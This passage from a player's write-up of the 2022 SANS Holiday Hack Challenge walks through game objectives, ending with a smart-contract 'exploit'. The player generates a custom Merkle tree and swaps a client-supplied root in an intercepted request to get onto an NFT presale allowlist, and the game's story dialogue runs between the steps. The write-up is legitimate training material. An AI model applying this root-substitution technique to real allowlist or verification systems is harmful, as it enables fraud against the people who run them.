Close all windows for the Vending Machine, and go to a KringleCoin Teller Machine. There is one next to Palzari. Select **Approve a KringleCoin transfer** from the main menu.

On the next screen, paste the wallet address you've just copied in the **"To" Address**, enter the correct amount of KringleCoin in the **Amount (KC)**-field, and enter the key you got when you created your wallet (you did save this info, didn't you?) in the **Your Key**-field. Finally, click **Approve Transfer**.

If, for some reason you've lost your key, you can check out the chapter on **Santa's Magic** in this write-up. Hopefully Santa will be able to work some magic to recover your key……

Now, go back to the Hat Vending Machine, click on the **Approved a transaction?-banner**. Enter your (own) **Wallet Address** and the **ID** of the Hat you've chosen. Click on **Make your purchase!** to finalize your order and receive your hat. By the way, the Vending Machine also shows the TransactionID and the block-number. You may want to take a note of it, and lookup your transaction in the blockchain later, just because you can… ;-)

You can wear your new hat by going to your **Badge**, select **Hats** and click **Wear Hat.** If you want, you can buy some more hats. Just make sure you leave at least 100 KC in your wallet for the final challenge.

If you've forgotten your Wallet Address, you can retrieve it from the KringleCoin Teller Machine in the Staging-area (where it all started).

Talk to Wombley to receive a few more hints...

Wombley Cube:
Nice hat! I think Ed Skoudis would say the same. It looks great on you.
So, here's what we've uncovered so far. Keep this confidential, ok?
Earlier, I overheard that disgruntled customer in the office saying he wanted in on the "rug pull".
If our suspicions are correct, that's why the sporcs want an invite to the presale so badly.
Once the "Bored Sporc Rowboat Society" NFTs officially go on sale, the sporcs will upsell them.
After most of the NFTs are purchased by unwitting victims, the Sporcs are going to take the money and abandon the project.
Mission #1 is to find a way to get on that presale list to confirm our suspicions and thwart their dastardly scheme!
We also think there's a Ring hidden there, so drop Mission #2 on them and rescue that ring!
Thank you for your business, dear customer!
...

Objective 6b) Blockchain Divination

Difficulty: 4 – Use the Blockchain Explorer in the Burning Ring of Fire to investigate the contracts and transactions on the chain. At what address is the KringleCoin smart contract deployed? Find hints for this objective hidden throughout the tunnels.

At the very bottom of the tunnels, you'll find a terminal with the **Blockchain Explorer**. Start by talking to Slicmer:

Slicmer:
Don't bug me, kid. Luigi needs me to keep an eye on these offers you can't refute.
The boss told me to watch them for any shifty transactions from wallets that aren't on the pre-sale list.
He said to use this Block Explo... Exploder... thing.
With this, I can see all the movement of the uh... non-fungusable tokens.
Once on the blockchain, it's there forever for the whole world to see.
So if I spot anything that don't look right, I can let Luigi know, and Palzari will get to the bottom of it.
She looks sweet, but she's actually the boss' enforcer. Have you talked to her yet? She even scares me!
It sure would be fun to watch you get on her bad side. Heh heh.
…

Next, click on the terminal to open the Blockchain Explorer. The KringleCoin smart contract is an essential part of the blockchain, so I assumed that it must be deployed very early on in the blockchain. Let's jump back to Block Number 0, and work our way up… Block #0 tells us that this blockchain was 'born' at 2022-12-07 16:35:25 GMT, just a day before the first tweet that the 2022 SANS #HolidayHack Challenge was officially launched.

The very next block (#1) shows the KringleCoin smart contract being created, including the contracts address. Enter the address in your badge to complete the challenge.

This transaction creates a contract.
"KringleCoin"
Contract Address: 0xc27A2D3DE339Ce353c0eFBa32e948a88F1C86554


You'll want to play with the blockchain a bit, it's fun. For example, you may want to check out the block where you've purchased the hat. You can see which hats other people chose. If you scroll through the blocks, you'll notice that even every time anybody solves a challenge in KringleCon, the event is recorded in the blockchain, and the same **Contract Address** appears in the To-field of those blocks. That would have been an easier way to find the contract address….


KringleCon
@KringleCon

The 2022 SANS #HolidayHack Challenge has officially arrived! @edskoudis tells us what it is, what kinds of #cybersecurity challenges to expect, and how to play > sans.org/u/1odf

3:00 PM · Dec 8, 2022

26 Retweets 5 Quote Tweets 54 Likes


Blockchain Explorer

Current highest block: 60244

Block Number: 1

Block #1	
hash	d4a549cb109be49ab10c37d0b61e320a68b3613b5d3407f706c31d8c13f0a93c
parentHash	07143fd59b0c38f510495666db79551ff0a45899488810d4ff017d1d49d4d7a1
sha3Uncles	1dcc4de8dec75d7aab85b567b6ccd41ad312451b948a7413f0a142fd40d49347
miner	0x8B86BB82b4b0a7C085d64B86aF6B6d99150f92a1
stateRoot	093464f21f0e3d5329dfdeb866cae3f8559c0a4db3760e017e9336a7a48cc7cb
transactionsRoot	78f23d5ceb4c99b952381ddc932604b7853aa6a838ad248508da07d1ff851730
receiptsRoot	518caceb1ec2d2caa5edb327ed39d6bc7da2ac533a69590935c9b846b8f96749
logsBloom	0000000000000000000000000000000000000000000000000000000000800000000000000000000000000000000000000 0000000001000000000000000000000000000000000080000000000000000000000000000000000000000000000000200 0000000000000000800000000000000000000000001000000000000000000000001000000000000000000000000000000000 0000000000000000000000000000000000000000000000000000000000000000000000000000000003000000000000004 0000000000000000000000000000000000000200008000000000000000000000000000000000000000000000000000000 00
difficulty	1
number	1
gasLimit	30000000
gasUsed	602854
timestamp	1670431043 (2022-12-07 16:37:23 GMT)
extraData	
mixHash	0000000000000000000000000000000000000000000000000000000000000000
nonce	0000000000000000
totalDifficulty	2
baseFeePerGas	875000000
size	3161

Transaction 0

This transaction creates a contract.
"KringleCoin"
Contract Address: 0xc27A2D3DE339Ce353c0eFBa32e948a88F1C86554

hash	b5f5c335a4d79a45f53142bc0d49d2f8093922f1c903140a665059aee1bbebd3
type	0x0
nonce	0
blockHash	d4a549cb109be49ab10c37d0b61e320a68b3613b5d3407f706c31d8c13f0a93c
blockNumber	1
transactionIndex	0
from	0x8B86BB82b4b0a7C085d64B86aF6B6d99150f92a1
to	None

Within 10 minutes after the blockchain was created, the first challenge is solved. Just 7 minutes later, the first hat is sold, as we can see in block #37 by the comment **Purchased HatID #35!**. A very nice top-hat. Okay, I guess it's just too easy to get distracted here and dive into all those rabbit-holes… Just having too much fun… Or maybe I'm simply dodging in fear of the final challenge… Let's get on with it!

Objective 6c) Exploit a Smart Contract


Difficulty: 5 – Exploit flaws in a smart contract to buy yourself a Bored Sporc NFT. Find hints for this objective hidden throughout the tunnels.

Let's start by talking to the other 2 guys down there:

Chorizo:
Do you not have the slightest inclination of who I am?
How did I, Count Chorizo, Herald of Rrrrepugnance, not receive an invitation to the presale?
I could purchase every one of your wares, but now you shan't have a single cent from me!
I will see to it that you nevah do business in these warrens agayn!
...

Luigi:
Psst. Hey, slick - over here. Myeah.
You look like a sucker ahem I mean, savvy.
I got some exclusive, very rare, very valuable NFTs for sale.
But I run a KringleCoin-only business. Kapeesh?
Ever buy somethin' with cryptocurrency before?
Didn't think so, but if you wheel and deal with ya' pal Luigi here, now you can!
But we're currently in pre-sale, and you gotta be on the list. Myeah, see?
BSRS NFTs are a swell investment. They'll be worth a pretty penny, and that's a promise.
So when they're purchasable, you better snatch 'em up before the other boneheads ahem I mean, eggheads do.
I got a business to run. You can't buy nothin' right now, so scram. Kapeesh?
...

Click on the **Bored Sporc Rowboat Society**-terminal. The banner at the bottom of the page contains a huge hint on how to get on the list. It mentions that the list is actually a **Merkle Tree:**



We've received a couple of hints about Merkle Trees from the hidden Treasure Chests, and Professor Qwerty Petabyte even mentions them in his talk **You Can Still Have Fun With Non-Fungible Tokens** in the Track 4 in the **Hall of Talks**. The Professor even tweeted about it...

QwertyPetabyte @QPetabyte · Dec 12, 2022
Once again, I'm deeply honored to have been asked to speak at #KringleCon and help out with #HolidayHack.

You might find my new GitHub repo to be helpful down in the depths of the Burning Ring of Fire

When checking out the source-code of the Bored Sporc-website, we'll notice something very interesting in the **do_presale**-function at https://boredsporcrowboatsociety.com/bsrs.js

```
function do_presale(){
        if(!guid){
                alert("You need to enter this site from the terminal at the North Pole, not directly. If are doing this directly, you risk not getting credit for completing the challenge.");
        } else {
                var resp = document.getElementById("response");
                var ovr = document.getElementById('overlay');
                resp.innerHTML = "";
                var cb = document.getElementById("validate").checked;
                var val = 'false'
                if(cb){
                        val = 'true'
                } else {
                        ovr.style.display = 'block';
                        in_trans = true;
                };
                var address = document.getElementById("wa").value;
                var proof = document.getElementById('proof').value;
                var root = '0x52cfdfdcba8efebabd9ecc2c60e6f482ab30bdc6acf8f9bd0600de83701e15f1';
                var xhr = new XMLHttpRequest();

                xhr.open('Post', 'cgi-bin/presale', true);
                xhr.setRequestHeader('Content-Type', 'application/json');
                xhr.onreadystatechange = function(){
                        if(xhr.readyState === 4){
                    var jsonResponse = JSON.parse(xhr.response);
                    ovr.style.display = 'none';
                    in_trans = false;
                    resp.innerHTML = jsonResponse.Response;
                        };
                };
            xhr.send(JSON.stringify({"WalletID": address, "Root": root, "Proof": proof, "Validate": val, "Session": guid}));
        };
}
```

Apparently, the client sends the Root of the Merkle Tree along with the Proof-value. This makes it possible to create our own little Merkle Tree using the script provided on the Professors' Github-page (https://github.com/Qpetabyte/Merkle_Trees).

Let's install the script in a Docker Container:

```
$ git clone https://github.com/QPetabyte/Merkle_Trees.git
$ cd Merkle_Trees/
$ docker build -t merkletrees .
$ docker run -it --rm --name=merkletrees merkletrees
mt_user@95ee7c2dba6a:~$
```

If you don't have docker installed, you can try to run the script native. You might have to install some dependencies. You can do that with:

```
$ pip install -r requirements.txt
```


An allowlist is defined in the source-code of the Python-script. Let's replace the example-value (**0x1337133713371337133713371337133713371337**) with our own WalletAddress.


```
mt_user@95ee7c2dba6a:~$ vim merkle_tree.py
---- 8< ---- Cut here for readability ----
allowlist = ['0x15A2D4D4E2828298Ad7a3F6cC8D52b9D65cdAE55','0x0000000000000000000000000000000000000000']
```

Now, if we run the script, it will generate a Merkle Tree. We are given a **Root**- and **Proof**-value.


```
mt_user@95ee7c2dba6a:~$ python ./merkle_tree.py
Root: 0xa24ac6848abc24cc103cdc9583c1da0c49198d60830ad654690ebc7cde5b21e7
Proof: ['0x5380c7b7ae81a58eb98d9c78de4a1fd7fd9535fc953ed2be602daaa41767312a']
```

Click the **Buy a Sporc**-button to go to the **Bored Sporc Rowboat Society Presale Page**. This page also explains the steps we need to take. First, lets verify if our exploit works. Enter your WalletAddress and the generated Proof-value in the form at the bottom. Leave **Validate Only** checked for now. Make sure you intercept the HTTP-request in **ZAP** or **Burpsuite**, and then replace the provided Root-value with the Root-value of your own Merkle Tree that you just created. If all goes according to plan, you should see a confirmation that you're on the list.





Now that we've confirmed that our attack works, we can go and buy that NFT. Go up the stairs to the KTM and click **Approve a KringleCoin Transfer**. Enter the **"To" Address** listed on the Presale-page (**0xe8fC6f6a76BE243122E3d01A1c544F87f1264d3a**), an amount of **100 KC** and your KringleCoin-Key. Approve the transfer. Once your transaction is approved, go back to the **Bored Sporc Rowboat Society**-terminal and repeat the previous steps. This time, un-check the **Validate Only**-checkbox. Don't forget to intercept the request and replace the Root-value with your own again.



Go check out your very own Bored Sporc NFT in the **Gallery**. When you're done, talk to the 3 'gentlemen', then make your way back to the surface.

Slicmer:
Hmph... this is so boring...
"This is a serious task" he said, "not a sporc headbutting-party" he said.
"Mess this up, Slicmer, and I'll tie a rock to your feet and throw you down a well!" he said.
I think this job was just to keep me out of his way. Luigi thinks I'm a blockhead.
Well I think he's a -- Huh? Wait a minute...
Hey! Boss! I think I see somethin'!

...

Luigi:
What!? How'd you get on the list? What's that? You's a double agent, and you're actually workin' for us?
I don't know if I buy that, but you're on the list, so... myeah.
Somethin' about this ain't sittin' right with me, but there's no reversing transactions with cryptocurrency.
That NFT is yours to keep, but if I find out you're lyin' to me, Palzari's gonna pay you a visit. Kapeesh?
...

Chorizo:
Well...I...never...
How was a plebeian such as yourself granted access to the pre-sale?
I present thee with a proffer to purchase the NFT you've acquired for twice the price.
Hwhat? You shan't vend to me? Have you any idea who I am?
You just refused the abhorrent Count Chorizo!
I shall ensure you are nevah able to transact with that NFT agayn!
...

THE END

Back at the surface, we'll notice that the heap of snow before the Castle-entrance has disappeared. Let's talk to Santa, and then enter the castle.

Santa:
Adventurer! Hurry on into my castle. A holiday miracle has occured!
...

When you enter the castle, the final part of the narrative unlocks. You can view the full story in your Badge:

The FULL Story

Five Rings for the Christmas king immersed in cold
Each Ring now missing from its zone
The first with bread kindly given, not sold
Another to find 'ere pipelines get owned
One beneath a fountain where water flowed
Into clouds Grinchum had the fourth thrown
The fifth on blockchains where shadows be bold
One hunt to seek them all, five quests to find them
One player to bring them all, and Santa Claus to bind them

Inside the castle, let's talk to everybody there…

If you have followed along, you'll get a link from Eve where you can order some **special swag** that is only available to the HHC-victors. If you haven't followed along… Well, I'm sorry, but I'm not going to list that URL in this write-up ;-)...

Eve Snowshoes:
Hello there, super helper! I'm Eve Snowshoes.
The other elves and I are so glad you were able to help recover the rings!
The holidays wouldn't have been the same without your hard work.
If you'd like, you can order special swag that's only available to our victors!
Thank you!
...

Santa:
Congratulations! You have foiled Grinchum's foul plan and recovered the Golden Rings!
And by the magic of the rings, Grinchum has been restored back to his true, merry self: Smilegol!
You see, all Flobbits are drawn to the Rings, but somehow, Smilegol was able to snatch them from my castle.
To anyone but me, their allure becomes irresistable the more Rings someone possesses.
That allure eventually tarnishes the holder's Holiday Spirit, which is about giving, not possesing.
That's exactly what happened to Smilegol; that selfishness morphed him into Grinchum.
But thanks to you, Grinchum is no more, and the holiday season is saved!
Ho ho ho, happy holidays!
...

For now, let's hide the credits, so we can talk to the rest of the gang first.

Timpy Toque:
Thank you for saving Smilegol and protecting the Rings.
You will always be a friend of the Flobbits.
...

Rose Mold:
I'm Rose Mold. What planet are you from?
What am I doing here? I could ask the same of you!
Collecting web, cloud, elfen rings... What about onion rings? A Sebring?
n00bs...
...

Smilegol:
I must give you my most thankful of thanks, and most sorry of sorries.
I'm not sure what happened, but I just couldn't resist the Rings' call.
But once you returned the Rings to Santa, I was no longer so spellbound.
I could think clearly again, so I shouted off that awful persona.
And that grouchy Grinchum was gone for good. Now, I can be me again, just in time for gift giving.
This is a lesson I won't soon forget, and I certainly won't forget you.
I wish you smooth sailing on wherever your next voyage takes you!
...

Angel Candysalt:
Greetings North Pole savior! I'm Angel Candysalt!
A euphemism? No, that's my name. Why are people still asking me that?
Anywho, thank you for everything you've done.

You'll go down in history!
...

The four calling birds from last years challenge are tactically blocking the entrance to the elevator, but you can still talk to them...

Dealer:
You hit the jackpot!
...

Quacker:
BEEP BEEP!
...

Seller:
I managed to convince the boss to give you the best price EVER!
...

Yeller:
GREAT JOB!
...

Ok, that's it for this year… 36 pages, that's exactly 14 pages less than my previous write-ups. I hope that will save the guys at SANS some of their precious time. Instead of having to review 14 more pages, you can now go have some fun, drink some Eggnog or whatever ;-)

All that is left for us now, is to turn the credits back on, hang back, and wait for **KringleCon VI - Six Geese** to release… :-)

Acknowledgments

I'd like to thank **dbug** for reviewing my write-up & J**ohn_r2** for providing me once again with a few subtle hints on Discord, which this year helped me not to drown in the fountain...

Also a big shout out (in alphabetical order) to Anna Elgee, Annie Royal, Antoinette Stevens, Bernie Dippolito, Brett Synder, Cecilia Eklund, Chet Kress, Chris Davis, Chris Elgee, Chris Lemmon, Darren Beare, Debra Gawet, Derek Lidbom, Ed Skoudis, Elizabeth Glomb, Emma Elgee, Eric Pursley, Evan Booth, Frankie Cicala, Georgina Davies, Google, Greg Bailey, Jared Folkins, Jared Olson, Jenn Elston, Jennifer White, Joel Anker, Josh Elgee, Josh Skoudis, Josh Wright, Kapil Agrawal, Katie Thomas, Kevin McFarland, Laura O'Connor, Lynn Schifano, Marc Dostie, Marie Tully, Mark Baggett, Mary Ellen Kennel, Melisa Joyner, Melissa Bischoping, Michelle Petersen, Mike Dopheide, Nick Maus, Ninjula, Patrick Chapman, Qwerty Petabyte, Rachel Copp, Rajvi Khanjan Shroff, Rebecca Howard, Sam Oehlert, The SANS Institute, Tom F. Liston, Tom Hessman, Tom Liston, Vance Villastrigo and Vlad Grigorescu for making KringleCon possible!

Peace & God bless you all!